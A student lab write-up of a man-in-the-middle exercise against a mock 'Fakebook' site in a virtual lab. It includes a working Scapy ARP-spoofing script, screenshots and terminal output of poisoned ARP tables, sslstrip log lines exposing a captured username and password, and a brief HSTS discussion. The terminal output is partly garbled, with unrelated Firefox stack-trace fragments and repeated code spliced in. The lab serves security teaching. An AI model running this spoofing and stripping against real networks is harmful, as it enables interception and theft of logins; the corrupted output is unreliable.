



## TLS Man In the Middle Attack

Making sure we can access fakebook.vlab.local and pinging the website:



## Initial Page Source: Form Action is highlighted:




```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en" id="facebook" class=" no_js">
<head>
<meta http-equiv="Pragma" content="no-cache">
<meta http-equiv="Content-type" content="text/html; charset=utf-8" />
<meta http-equiv="Content-Language" content="en" />
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" />
<meta name="description" content="Fakebook is a social utility that connects people with friends and others who work, study or play together." />
<title>Fakebook</title>
<script type="text/javascript" src="hint-textbox.js"></script>
</head>
<body background="background.png" >
<!--
body {background-image: url(background.png); background-repeat: no-repeat;}
INPUT.hintTextbox { color: #888; }
INPUT.hintTextboxActive { color: #000; }
-->
<style type="text/css">
</style>
<div align="right" style="width: 600px; ">
<form action="https://fakebook.vlab.local/login.php" method="post">
<input name="userid" type="text" value="userid" class="hintTextbox" size="8" />
<input name="pass" type="password" value="password" class="hintTextbox" size="8" onFocus="if (this.value == 'password') { this.value = '' };" />
</form>
</div>
</body>
</html>
```

## Performing the MITM Attack:

- Write a SCAPY program on Kali that sends gratuitous ARPs to the XP and Extrouter VMs so that Kali is in the middle of the communication between the Ext-router and XP. Submit the program with explanation of how it works.

Code is attached as well!




```
1 import sys
2 from scapy.all import *
3
4 def getVictimMac(victimIP): #This receives the Mac Address from the give IP Address
5     macVictimList = sr1(ARP(op=1, pdst=victimIP), verbose=0)
6     return macVictimList[0][ARP].hwsrc
7
8 def spoofArp(opArp, spoofedIP, spoofedMac, victimIP, victimMac): #Documentation from link: Send ARP
9     return ARP(op=opArp, psrc=spoofedIP, hwsrc=spoofedMac, pdst=victimIP, hwdst=victimMac)
10
11 victim1 = raw_input("Please enter the first victim's IP Address: ")
12 victim2 = raw_input("Please enter the second victim's IP Address: ")
13
14
15 victim1Mac = getVictimMac(victim1)
16 victim2Mac = getVictimMac(victim2)
17
18 myMacList = [get_if_hwaddr(i) for i in get_if_list()] #Googled to find code to get your own Mac Address
19 for mac in myMacList:
20     if (mac != "00:00:00:00:00:00"):
21         myMac = mac
22
23 print("My Mac Address is ",myMac)
24
25 firstARP = spoofArp(1, victim1, myMac, victim2, victim2Mac) #Create ARP for the target
26 secondARP = spoofArp(1, victim2, myMac, victim1, victim1Mac) #Create ARP for router
27
28
29 print firstARP.show()
30 print secondARP.show()
31
32 while(1): #Repeatedly send ARPs
33     send(firstARP, verbose=0)
34     send(secondARP, verbose=0)
35
```

- b. Show the results of successful ARP spoofing by taking screenshots showing the output of the arp command on the WindowsXP machine and the Ext-router VM.

### Output of the Linux terminal

Note that "My Mac Address is '00:00:00:00:00:04"




```
root@kali:~# python lab4MIT.py
WARNING: No route found for IPv6 destination :: (no default route?)
Please enter the first victim's IP Address: 10.10.111.101
Please enter the second victim's IP Address: 10.10.111.1
('My Mac Address is ', '00:00:00:00:00:04')
##[ ARP ]##
hwtype = 0x1 skImp._run@resource://gre/modules/Task.jsm:314:40
ptype = 0x800
hlen = 6
plen = 4
op = who-has
hwsrc = 00:00:00:00:00:04
psrc = 10.10.111.101
hwdst = 00:00:00:00:00:03
pdst = 10.10.111.1
None
##[ ARP ]##
hwtype = 0x1 who-has.prototype.process@resource://gre/modules/Promise.jsm -> resource://gre/modules/Promise-backend.js:934:23
ptype = 0x800
hlen = 6
plen = 4
op = who-has
hwsrc = 00:00:00:00:00:04
psrc = 10.10.111.101
hwdst = 00:00:00:00:00:05
pdst = 10.10.111.101
None
print(firstARP.show())
print(secondARP.show())


while(1):
    send(firstARP, verbose=0)
    send(secondARP, verbose=0)
```

### Output of the Victim (WindowsXP)


Router's Physical address is now Attacker's Mac Address while IP stayed the same




Output of another victim (Router). Shows the WindowsXP IP address but the Attacker's Mac Address



c. Perform sslstrip attack on the client accessing Fakebook.



- d. Record the new FORM post method and explain what is different  
 In this new FORM post method, there is no longer an HTTPS but an HTTP



- e. Open this log file in your favorite text editor and find and record the captured login and passwords

```

Downloads sslstrip-0.9 build lib.linux-x86_64-2.7 sslstrip < > < >
sslstrip.log ~ /Downloads/sslstrip-0.9
lab4MITM.py x ssstrip.log x
<p>The requested URL /hint-textbox.js was not found on this server.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at fakebook.vlab.local Port 80</address>
</body></html>

2018-11-12 17:11:03,409 Resolving host: fakebook.vlab.local
2018-11-12 17:11:03,410 Host cached.
2018-11-12 17:11:03,410 Resolved host successfully: fakebook.vlab.local -> 10.13.1.10
2018-11-12 17:11:03,410 Sending request via SSL...
2018-11-12 17:11:03,417 HTTP connection made.
2018-11-12 17:11:03,417 Sending Request: POST /login.php
2018-11-12 17:11:03,418 Sending header: content-length : 28
2018-11-12 17:11:03,418 Sending header: accept-language : en-us,en;q=0.5
2018-11-12 17:11:03,418 Sending header: keep-alive : 115
2018-11-12 17:11:03,418 Sending header: accept : text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
2018-11-12 17:11:03,418 Sending header: user-agent : Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6
2018-11-12 17:11:03,419 Sending header: accept-charset : ISO-8859-1,utf-8;q=0.7,*;q=0.5
2018-11-12 17:11:03,419 Sending header: connection : keep-alive
2018-11-12 17:11:03,419 Sending header: referer : http://fakebook.vlab.local/
2018-11-12 17:11:03,419 Sending header: host : fakebook.vlab.local
2018-11-12 17:11:03,419 Sending header: content-type : application/x-www-form-urlencoded
2018-11-12 17:11:03,419 SECURE POST Data (fakebook.vlab.local):
userid=memori&pass=evilprofy
2018-11-12 17:11:03,429 Got server response: HTTP/1.1 200 OK
2018-11-12 17:11:03,429 Got server header: Date:Mon, 12 Nov 2018 22:10:59 GMT
2018-11-12 17:11:03,429 Got server header: Server:Apache/2.4.18 (Ubuntu)
2018-11-12 17:11:03,429 Got server header: Vary:Accept-Encoding
2018-11-12 17:11:03,429 Got server header: Content-Length:904
2018-11-12 17:11:03,429 Got server header: Keep-Alive:timeout=5, max=100

```

- f. Research and explain how HTTP Strict Transport Security (HSTS) can potentially stop this attack. What are the limitation or negatives of HSTS?

HTTPS Strict Transport Security or HSTS is a web application security which uses a special response header. This means that a browser can identify certain headers and will then only allow HTTPS messages to be sent and not HTTP as it is vulnerable to the attack we just committed. We were able to exploit the use of a HTTP and not an HTTPS to gain the username and password of the target's fakebook account, but HSTS would have prevented this.

HSTS is good for preventing man in the middle attacks as well as incompetent websites that may accidentally allow an HTTP somewhere along the website. However, there are flaws to HSTS. HSTS has a pretty large privacy leak where owners can determine users from cookies.